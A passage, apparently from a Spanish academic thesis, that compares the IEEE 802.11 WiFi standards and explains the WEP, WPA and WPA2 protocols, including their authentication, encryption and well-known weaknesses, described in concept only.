Ha sido la tecnología más extendida hasta la llegada de 802.11g, que ofrece las mismas ventajas pero alcanzando mayores tasas de bit. Además, es compatible con el estándar 802.11b, lo que permite mezclar dispositivos de ambos tipos en la misma red.

802.11g

El estándar 802.11g aparece en 2003. Ofrece las mismas velocidades que el estándar 802.11a (54 Mbps teóricos y 36Mbps efectivos) pero utiliza la banda de frecuencia de 2.4 GHz.

En poco tiempo se convirtió en la tecnología dominante, por encima del estándar 802.11b (con el que era compatible), hasta el punto de que antes de ratificar el estándar ya había productos en el mercado que lo utilizaban.

802.11n

El estándar 802.11n surge en 2009 y utiliza tanto la banda de 2,4 GHz como la de 5 GHz, haciendo que esta tecnología sea compatible con todas las anteriores. Alcanza hasta 600 Mbps teóricos, que se traducen en cerca de 100 Mbps efectivos, 10 veces más que los estándares anteriores, debido a que usa MIMO (“Multiple-input Multiple-output”).

Al crear una red WLAN con este estándar, podemos optar por utilizar la banda de 2,4 GHz para que puedan conectarse dispositivos que solo acepten los estándares 802.11b u 802.11g, pero la mayor velocidad la conseguiremos en la banda de los 5 GHz al encontrar menos interferencias.

802.11ac

Este estándar, conocido también como WiFi 5G o WiFi Gigabit, es uno de los más recientes. Se ha desarrollado entre 2011 y 2013 y aprobado en 2014, motivado por la demanda de mayor velocidad en las redes inalámbricas, alcanzando hasta 1,3 Gbps teóricos y 700 Mbps efectivos, como se indica en [13]. Este aumento de la velocidad teórica se debe por un lado al aumento del ancho de banda de canal, que pasa de 40 a 80 MHz, llegando incluso a 160, y a la posibilidad de utilizar múltiples antenas (hasta 4).

Utiliza la banda de frecuencia de 5 GHz, por lo que en principio tendría un menor alcance que tecnologías anteriores que utilizan la de 2,4 GHz (ya que a mayor frecuencia del ancho de banda, menor alcance). Sin embargo, utiliza “beamforming”, un tipo de MIMO que reconoce los elementos que causan un bajo rendimiento (como puede ser un muro o una pared) e intenta evitar sus efectos.

Otros estándares

Otros estándares de esta familia (c-f, h-j,...) son mejoras de servicio y extensiones o correcciones a especificaciones anteriores. Destacaría para nuestro trabajo el estándar 802.11i de 2004, que incrementa la seguridad utilizando nuevos algoritmos de cifrado y técnicas más avanzadas que se traducirían en la práctica en los protocolos WPA y WPA2. También destaca un estándar muy reciente, el 802.11ad, que alcanza hasta 7 Gbps utilizando la frecuencia de 60 GHz. Sin embargo, no está pensado para ofrecer conexión a internet a nuestros dispositivos, sino para conexiones directas a gran velocidad y a corta distancia, por lo que a pesar de ser parte del estándar 802.11 no se refiere a WiFi sino a una nueva tecnología denominada “WiGig”

Tabla comparativa de los estándares más importantes

Estándar IEEE	Velocidad teórica	Velocidad efectiva	Bandas de frecuencia	Cobertura en interior	Cobertura en exterior
802.11	2 Mbps	1 Mbps	2,4 GHz	30 m	100 m
802.11a	54 Mbps	36 Mbps	5 GHz	30 m	100 m
802.11b	11 Mbps	5,5 Mbps	2,4 GHz	45 m	100 m
802.11g	54 Mbps	36 Mbps	2,4 GHz	50 m	120 m
802.11n	600 Mbps	100 Mbps	2,4 y 5 GHz	70 m	200 m
802.11ac	1,3 Gbps	700 Mbps	5 GHz	70 m	200 m

3.4. Ventajas y desventajas

A la hora de destacar los puntos fuertes y débiles de WiFi, tomaremos como referencia las redes cableadas, ya que ambos tipos de redes tienen propósitos similares. Comenzando con las ventajas, las principales razones por las que WiFi se ha convertido en una tecnología de uso tan extendido son:

- **Posibilidad de prescindir de cables.** Al igual que ocurre con el resto de las tecnologías inalámbricas, uno de los puntos clave de WiFi es permitir a los usuarios crear redes con las que acceder a internet sin necesidad de cables Ethernet. Esto permite que la conexión de los usuarios sea más flexible, pudiendo desplazarse libremente dentro de la zona de cobertura.
- **Conexión a grandes distancias** – Comparado con tecnologías como Bluetooth o la comunicación basada en infrarrojos, ofrece cobertura en una gran zona. Además, esto supone también un gran ahorro en costes, ya que los 100 metros al aire libre, aunque con obstáculos acaben siendo cerca de la mitad, son metros de cable que nos ahorramos.
- **Escalabilidad y poca planificación** – Estas redes se caracterizan por permitir el acceso a nuevos dispositivos sin ningún problema ni gasto adicional en la infraestructura, lo que sí ocurre en las redes Ethernet, además de permitir un gran número de usuarios a la vez. Además, esto provoca que sean redes en las que la planificación no sea tan crucial, ya que introducir un nuevo elemento no cambia el esquema de la red ni conlleva instalar nuevo cable ni accesos.
- **Compatibilidad** – Otro punto muy importante es la compatibilidad de los dispositivos a nivel mundial ya que, como asegura la Wi-Fi Alliance, un dispositivo con la marca Wi-Fi podrá conectarse tanto a una red WiFi de nuestro país como a una que se encuentre al otro lado del mundo. Además, las redes son indiferentes al tipo de dispositivo que se conecte a ellas, pudiendo encontrar así equipos de todo tipo con la marca Wi-Fi.
- **Soporte de itinerancia** – También conocida como “roaming”, es un punto importante para redes en las que se necesite cobertura mayor a la de un solo punto de acceso, permitiendo que los dispositivos de los usuarios calculen qué punto de acceso les ofrece mejor conexión y cambiarse de forma transparente para el usuario.
- **Libertad del espectro de 2,4 GHz**– Al tratarse de una banda de frecuencia “libre” o no licenciada (salvo en algunos países), la frecuencia de 2,4 GHz no requiere aprobaciones regulatorias para su utilización, de ahí que se utilice en varios de los estándares de WiFi.
- **Calidad en el espectro de 5 GHz** - Por su lado, la banda de 5 GHz, al estar menos congestionada, ofrece grandes velocidades y pocas interferencias.
- **Redes mixtas** – Por último, cabe destacar la facilidad de crear una red mixta, en la que se utilice tanto WiFi como Ethernet, por lo que no nos vemos obligados a utilizar solo una de las dos opciones.

Sin embargo, no todo son ventajas. WiFi cuenta con una serie de inconvenientes, entre los que los más importantes son:

- **Velocidad baja** – Esta no es la desventaja más importante, pero sí la más apreciable por el usuario, y es que desde su origen estas redes se han caracterizado por tener una velocidad menor que las redes Ethernet. Sin embargo, cabe destacar que con el estándar WiFi 802.11ac se alcanzan velocidades máximas de 1 Gbps, similares a las de cable y tres veces mayores que con el estándar 802.11n. A día de hoy el estándar más

extendido es 802.11n, por lo que esta desventaja sigue presente, pero con la popularización de 802.11ac y los futuros estándares podría conseguirse que esta desventaja desapareciera.

- **Interferencias** – En estas redes las interferencias pueden convertirse en un gran problema, ya que la presencia de otros puntos de acceso cercanos a nuestra red, algo inevitable en zonas con una alta densidad de población, pueden deteriorar bastante nuestra conexión y la velocidad que alcanzamos. Además, el uso de la banda de 2,4 GHz supone una gran desventaja: al no necesitar licencia, podemos utilizarla libremente, pero WiFi no es la única tecnología que la utiliza. Así, podemos encontrar dispositivos Bluetooth, hornos microondas o teléfonos inalámbricos cercanos a nuestra red, que interferirán con nuestra conexión.
- **Alto consumo** – El consumo de electricidad es bastante elevado al utilizar WiFi. Esto lo podemos comprobar por ejemplo con los teléfonos móviles, en los que se gasta la batería mucho más rápidamente al tener activada la opción de WiFi.
- **Incompatibilidad entre estándares** – Al utilizar algunos la banda de 2,4 GHz y otros la de 5 GHz, se han dado problemas de compatibilidad entre dispositivos con estándares diferentes. No obstante, este es un problema que se puede arreglar con estándares que utilicen ambas frecuencias, hasta el momento solo 802.11n.
- **La seguridad** – La desventaja más importante de esta tecnología, aunque no sea tan evidente como el caso de la velocidad, es que es vulnerable al ataque de usuarios ajenos. Y es que no basta con crear una red y que funcione: es necesario proteger los datos que circulan por ella, ya que a diferencia de las redes cableadas, en este caso la información viaja por el aire y no podemos controlar quién está dentro del alcance de nuestra red. El ejemplo más claro es cuando vivimos en una zona con mucha población y buscamos las redes disponibles, la gran cantidad de redes que podemos ver con una protección insuficiente. Pero si para los usuarios de redes domésticas el robo de contraseñas puede ser un gran problema, no tiene ni punto de comparación con la gravedad que puede tener el robo de información en una red empresarial.

4. Seguridad en redes WiFi

Como hemos visto, la mayor desventaja de WiFi es la seguridad. Para estudiarla, nos centraremos en los protocolos de seguridad que podemos implementar en estas redes y los tipos de ataques que pueden sufrir.

4.1. Protocolos de seguridad

Desde que comenzó a utilizarse WiFi, han surgido tres protocolos diferentes: WEP, WPA y WPA2.

4.1.1. WEP

Como vemos en [14], el primer protocolo que surge es WEP, que fue introducido en 1999 en el primer estándar IEEE 802.11 y utilizado sin cambios en los siguientes estándares 802.11a y 802.11b. WEP es el acrónimo de “*Wired Equivalent Privacy*”, que hace referencia a la intención inicial de que este protocolo proporcionara el mismo nivel de seguridad y privacidad que una red con cable.

Sin embargo, a lo largo de los años han surgido vulnerabilidades en este protocolo, que son la causa de que hoy en día prácticamente no existan redes inalámbricas con esta tecnología debido a su bajo nivel de seguridad. Todavía podemos encontrar este protocolo en redes domésticas en las que no se ha cambiado el router de acceso en los últimos años; pero en rara ocasión encontraremos una empresa que lo siga utilizando ya que, como veremos más adelante, tener una red WEP hoy en día es equivalente a tener una red abierta.

En cuanto a su funcionamiento, el protocolo utiliza una clave simétrica entre las estaciones inalámbricas y los puntos de acceso, que se utilizará para cifrar y descifrar los mensajes de la red mediante un algoritmo. Por otro lado, no existe ningún mecanismo de distribución automática de claves, lo que provoca que en las redes con un gran número de elementos no se cambie la clave con la regularidad necesaria.

Respecto a la **autenticación**, encontramos dos mecanismos distintos: “*Shared Key Authentication*”, que utiliza la clave compartida, y “*Open System Authentication*”, que no la utiliza. De estos dos mecanismos, el primero es el más seguro (en el segundo no se requiere la clave, lo que en la práctica no proporciona ninguna seguridad).

En ese caso, la autenticación se convierte en un proceso de intercambio de cuatro mensajes. Para comenzarla, una estación base envía una petición al punto de acceso, el cual responderá con un “*challenge*” o reto, que consiste en un texto aleatorio de 128 bits. Cuando recibe el reto, la estación base cifra dicho texto con la clave compartida por ambas partes y lo envía de nuevo. Finalmente, el punto de acceso recibe el texto cifrado, lo descifra y lo compara con el reto original. Si coinciden ambos textos, envía un mensaje de confirmación a la estación base, que pasa a formar parte de la red. De este modo, la estación base es capaz de probar que conoce la clave compartida sin que esta viaje por la red, lo cual es un punto a favor al ahorrarnos problemas en caso de que haya un ataque de *sniffing* en la red.

Sin embargo, existe el problema de que aunque la estación base sí demuestra quién es y se identifica, no pasa lo mismo con el punto de acceso, por lo que nos encontramos con el

inconveniente de que la autenticación no es mutua (surgiendo así ataques como el de *Man in the Middle*).




Figura 2: Autenticación en WEP

El **cifrado**, como comprobamos en [15], se basa en el algoritmo RC4 y el uso de claves de 64 bits. Estas claves están compuestas por la clave compartida entre la estación base y el punto de acceso (de 40 bits) concatenada con un vector de inicialización o IV (de 24 bits), y a partir del conjunto de ambos se genera una secuencia pseudoaleatoria con el algoritmo RC4. El vector de inicialización, también conocido como IV, se genera dinámicamente y debería ser diferente para cada trama. Sirve para que no sea posible capturar suficiente tráfico cifrado con la misma clave y así obtener dicha clave. Posteriormente surge WEP2, con el que se pueden utilizar claves de 128 bits, de los cuales 104 corresponden con la clave compartida y 24 con el vector de inicialización.

Por otro lado tenemos el texto a enviar, al que se aplica un algoritmo de comprobación de integridad (CRC-32 o “verificación de redundancia cíclica” de 32 bits), con el que se genera un valor de comprobación de integridad o ICV (“*Integrity Check Value*”). Este ICV se concatena al texto original a enviar, y se calcula la aplicación XOR del conjunto de ambas con la secuencia pseudoaleatoria hallada con RC4 anteriormente.

Podemos ver el proceso de cifrado en la figura siguiente:




Figura 3: Cifrado en WEP

Sin embargo, vemos que no solo se envía este texto cifrado, sino que además se envía el IV en claro para posibilitar el descifrado. De esta forma, al disponer tanto del IV como de la clave compartida, se puede calcular la secuencia con RC4, y al realizar la operación XOR entre los datos que hemos recibido y esta secuencia podemos sacar el texto enviado concatenado con su ICV.

En cuanto a las **vulnerabilidades** del protocolo WEP, las principales se deben al vector de inicialización como podemos comprobar en [15]. Por un lado, a pesar de que el estándar 802.11 sugiere que este valor cambie en cada trama, no es obligatorio. Así, algunas implementaciones son tan sencillas como fijar el IV a 0 cada vez que se arranca la tarjeta de red y aumentar el valor una unidad con cada trama enviada. Por otro lado, el IV es un campo de 24 bits, por lo que tiene un número limitado de posibles valores y terminan repitiéndose en cuestión de horas o incluso minutos, con lo que sería posible acumular el número suficiente de tramas con el mismo IV (lo cual sería sencillo ya que se envía sin cifrar) y sus correspondientes secuencias pseudoaleatorias de RC4, con las que obtener la clave compartida.

Sin embargo, cuenta con muchas otras vulnerabilidades, como que durante el proceso de autenticación de una estación base viaja por la red el mismo texto en primer lugar en claro y a continuación cifrado con la clave compartida. Es por esto que en el estándar se aconseja no volver a utilizar el valor de IV que se ha utilizado en este primer envío, pero aunque no se vuelva a utilizar ya se está ofreciendo información que facilita obtener nuestra clave.

Otros inconvenientes a destacar serían la falta de autenticación de los usuarios o las vulnerabilidades propias del algoritmo con el que se genera el ICV, CRC-32. También encontramos que no existen mecanismos para evitar el envío de mensajes repetidos, permitiendo capturar uno o más paquetes e inyectarlos a la red cuando se desee, independientemente de la naturaleza de dichos paquetes.

Estos y otros problemas, unidos al uso de claves simétricas, demuestran que WEP no cumple con el objetivo por el que se creó, dotar a las redes inalámbricas de una seguridad similar a la de las redes cableadas.

4.1.2. WPA

El protocolo WPA, siglas de “*Wi-Fi Protected Access*”, surge en 2003 debido a los distintos fallos que hemos visto que surgieron en WEP. Para solucionarlos, implementa la mayor parte del estándar 802.11i, actuando de este modo como puente entre WEP y WPA2, protocolo que años más tarde implementaría completamente dicho estándar, como vemos en [16]. Implementado por la Wi-Fi Alliance, incrementó significativamente el nivel de seguridad de las redes inalámbricas. No obstante, igual que pasó con WEP, terminaron encontrando vulnerabilidades también en este protocolo.

En cuanto a su funcionamiento, WPA presenta dos **modos**, diferenciados básicamente en la forma de autenticación: WPA-Personal y WPA-Enterprise.

WPA-Personal, también conocido como WPA-PSK (“*Pre-Shared Key*”), es el sistema de control de acceso más simple tras WEP, basado en una clave compartida de entre 8 y 63 caracteres ASCII. Debido a su sencillez, es el modo que más se usa en entornos domésticos y pequeñas empresas. Presenta el problema de que al basarse en el uso de claves, pueda obtenerse por ataques fuerza bruta, por lo que en este caso es vital utilizar claves con un nivel de dificultad adecuado.

Por otro lado encontramos WPA-Enterprise, también conocido como WPA-802.1x, un tipo de sistema más complejo que el anterior. Está pensado para ser utilizado en grandes empresas y entornos en los que la seguridad sea de gran importancia pero no se quiera prescindir de la comodidad de las redes inalámbricas. En este modo se utiliza un servidor, normalmente RADIUS, que se encarga de la autenticación de los usuarios otorgando a cada uno de ellos una contraseña diferente mediante el mecanismo 802.1x. Además, en este modo se puede aumentar aún más la seguridad usando EAP.

Pasando a explicar las mejoras de WPA respecto a WEP, este protocolo utiliza dos técnicas que acabamos de nombrar y permiten mejorar el proceso de **autenticación**: el estándar IEEE 802.1x y el protocolo EAP o “*Extensible Authentication Protocol*”.

El estándar 802.1x es una norma del IEEE aprobada en 2001 que proporciona control de acceso a la red basado en puertos (un puerto por cliente) tanto por cable como en redes inalámbricas. Cada puerto físico se corresponde con dos puertos lógicos: uno de autenticación que está siempre abierto para permitir la autenticación; y otro de servicio que se abre cuando la autenticación es exitosa y por un tiempo limitado.

El mecanismo está formado por tres componentes principales, como se indica en [17]. El primero de ellos es el suplicante, que es la estación base que quiere acceder a nuestra red. Puede tratarse de aplicaciones de software, como “*Cisco Secure Services Client*”, o embebido en sistemas operativos como Windows. El segundo es el autenticador, el punto de acceso a la red que facilita el proceso de autenticación entregando las credenciales del suplicante al servidor de autenticación. Es por esto que también puede denominarse PeP (“*Policy Enforcement Point*”). Por último, tenemos el servidor de autenticación, que es el encargado de recoger las credenciales del suplicante y comprobar si está autorizado para acceder a la red, de ahí que también se denominen PdP (“*Policy Decision Point*”). Suele tratarse de servidores AAA (“*Authentication, Authorization and Accounting*”) y como hemos dicho, normalmente son servidores RADIUS (“*Remote Authentication Dial In User Service*”).

El intercambio de mensajes en este caso queda como en la siguiente figura:




Figura 4: Autenticación en WPA-Empresarial

Es decir, el suplicante pide asociarse al autenticador, que le pide identificarse. Cuando lo ha hecho, le envía la identidad al servidor radius, que pide que el usuario se autentique mediante un reto, normalmente una contraseña almacenada en el servidor que el suplicante ha de mandar correctamente. Tras esto, si la autenticación resulta correcta, el usuario podrá acceder a la red, normalmente a través del autenticador (que recordemos que es un punto de acceso).

Por otro lado, EAP es un protocolo de autenticación que extiende el protocolo punto a punto (PPP) y que puede utilizarse tanto en redes cableadas como inalámbricas, siendo en estas últimas en las que más se utiliza. Se emplea en redes WPA y WPA2, pero también en redes privadas virtuales (VPN) y si usamos protección de acceso a redes (NAP). No es un mecanismo en sí, sino una estructura de soporte para todos los tipos de mecanismos que derivan de él. Existen más de 40 de estos mecanismos, pero los más destacados son EAP-MD5, LEAP, PEAP, EAP-TLS y EAP-TTLS.

Estas dos mejoras las encontramos en el modo WPA-Enterprise, mientras que en el modo WPA-Personal la autenticación, similar a la de WEP, se realiza mediante PSK, que como hemos comentado se trata del uso de una clave compartida en entornos reducidos.

Pero no solo mejora en aspectos referidos a la autenticación, sino también del **cifrado**. Como podemos ver en [18], WPA utiliza el protocolo TKIP o "*Temporal Key Integrity Protocol*", que utiliza el algoritmo de cifrado RC4 como base, igual que pasaba con WEP. No obstante, TKIP cambia la clave dinámicamente cada poco tiempo, resolviendo el problema de WEP en el que se obtenía la clave compartida captando una pequeña cantidad de tráfico. A esto hay que añadir que el vector de inicialización o IV es mucho mayor, aumentando de 24 a 48 bits, evitando de este modo la vulnerabilidad que encontrábamos en WEP en la que se repetían varios paquetes con mismo IV en poco tiempo, haciendo posible que un atacante obtuviese la clave de la red. Así, la primera parte del cifrado de WPA quedaría de este modo:




Figura 5: Cifrado en WPA (I)

En esta primera parte sacaremos la *keystream* de cifrado. Para ello, utilizamos la dirección MAC destino, la clave de sesión y el IV de 48 bits, que dividimos en “Upper IV” y “Lower IV”, y aplicando un algoritmo de mezclado obtenemos la clave de cifrado del paquete (conocida también como “*Per Packet Encryption Key*”). A continuación, se concatenan los 16 últimos bits del IV, un byte denominado “*Dumb Byte*” (con el que evitamos claves débiles) y el resultado de aplicar los algoritmos de mezclado, y al conjunto le aplicamos el algoritmo RC4 para obtener la *keystream*.

Por otro lado, en WPA deja de utilizarse únicamente CRC, que se descubrió que era inseguro ya que podía alterarse sin necesidad de conocer la clave, y se introduce un Código de Integridad de Mensaje (MIC o “*Message Integrity Code*”), también conocido como “*Michael*”.

Por lo que la segunda parte del cifrado se corresponde con el esquema de la siguiente figura:




Figura 6: Cifrado en WPA (II)

En este caso se calcula por un lado el ICV (a partir del CRC-32, similar a WEP) y por otro el MIC (a partir de la dirección origen y destino, la prioridad del paquete, el texto a enviar y el campo TMK “*Temporary MIC Key*”, una clave para la autenticación de datos). Concatenamos el mensaje a enviar con el MIC y el ICV, y aplicamos una operación XOR con el *keystream* obtenido en la primera parte del cifrado. Al resultado le añadimos el IV en claro, con lo que ya tendríamos el paquete a enviar.

Cabe destacar además que WPA no requiere ningún cambio en el hardware utilizado, ya que al utilizar técnicas similares a las de WEP hace que podamos utilizarlo sin vernos obligados a cambiar nuestros equipos. De esta forma, si se posee un equipo que utilice WEP, necesitaríamos simplemente una actualización de software para utilizar WPA. Además, WPA tiene protección contra el envío de mensajes repetidos, ya que tiene contador de tramas.

En cuanto a sus **vulnerabilidades**, como vemos en [15] se encontraron fallos en el funcionamiento de TKIP con las que obtener la clave, que provocaron que no se utilizara este protocolo en WPA2. Sin embargo, la mayoría de los ataques que sufre una red WPA se deben a WPS, debido a una vulnerabilidad en el proceso de autenticación en dicho protocolo. En caso de tener un router con WPA en el que no esté activado WPS, lo más normal es que los atacantes intenten un ataque de diccionario o uno de fuerza bruta.

4.1.3. WPA2

WPA2, o “*Wifi Protected Access 2*”, es el protocolo más reciente hasta el momento, aprobado en 2004 para sustituir a WPA. Al implementar completamente el estándar 802.11i, consigue mejorar aún más la seguridad respecto al protocolo anterior.

En cuanto a su funcionamiento y técnicas utilizadas, la mayoría coinciden con WPA, distinguiéndose solo en los aspectos en los que se encontraron vulnerabilidades. Al igual que WPA, WPA2 tiene dos modos, WPA2-Personal y WPA2-Enterprise, con las mismas características y funcionalidades.

Respecto a la **autenticación**, se sigue utilizando PSK (“*PreShared Key*”) en el modo WPA2-Personal y los mecanismos EAP y 802.1x en WPA2-Enterprise.

El primero y más importante de los cambios lo encontramos en la forma de **cifrado**. Mientras que WPA está basado en TKIP, WPA2 introduce un nuevo tipo de cifrado más robusto, llamado CCMP o “*Counter Mode / CBC-MAC Protocol*”, algoritmo que a diferencia de TKIP se encuentra en el protocolo 802.11i (como vemos en [19]). A su vez, TKIP estaba basado en RC4, mientras que CCMP emplea un algoritmo que ofrece mayor seguridad: AES (“*Advanced Encryption Standard*”). También conocido como Rijndael, AES es un algoritmo de cifrado por bloques equivalente a RC4 pero mucho más complejo, por lo que no presenta las mismas vulnerabilidades. Aun así, CCMP introduce dos sofisticadas técnicas que aumentan todavía más la seguridad: “*Counter mode*” para cifrado y CBC-MAC para la integridad de la información.

En cuanto a su funcionamiento, CCMP añade 128 bits al MPDU, 64 se usan para el encabezamiento CCMP y los 64 bits de orden superior como un código de integridad de mensaje o MIC. El encabezamiento CCMP es un campo sin cifrar entre la cabecera MAC y los datos cifrados, que incluye el campo PN (“*Packet Number*”) que se incrementa con cada MPDU. Por otro lado, los 64 bits del MIC en WPA2 se calculan con el CBC-MAC, tal y como podemos ver en la figura siguiente:




Figura 7: Generación de MIC en WPA2

Es decir, comienza con un bloque inicial de 128 bits que se cifra con AES y la clave de integridad de datos, sobre el que se aplica la operación XOR con los siguientes 128 bits, obteniendo un nuevo bloque de la misma longitud. A continuación, se cifra con AES y la clave de integridad de datos y se aplica el XOR con los siguientes 128 bits, repitiendo constantemente esta operación con todos los bloques de 128 bits hasta que no quede ninguno con el que realizar el XOR. El resultado será un bloque de 128 bits, de los que los 64 bits superiores corresponderán con el MIC.

Una vez que hemos hallado el MIC con CBC-MAC, procedemos a cifrar tanto el mensaje a enviar como el MIC utilizando la otra técnica que caracteriza CCMP, el “Counter Mode”. Para ello se procede como vemos en la siguiente imagen:

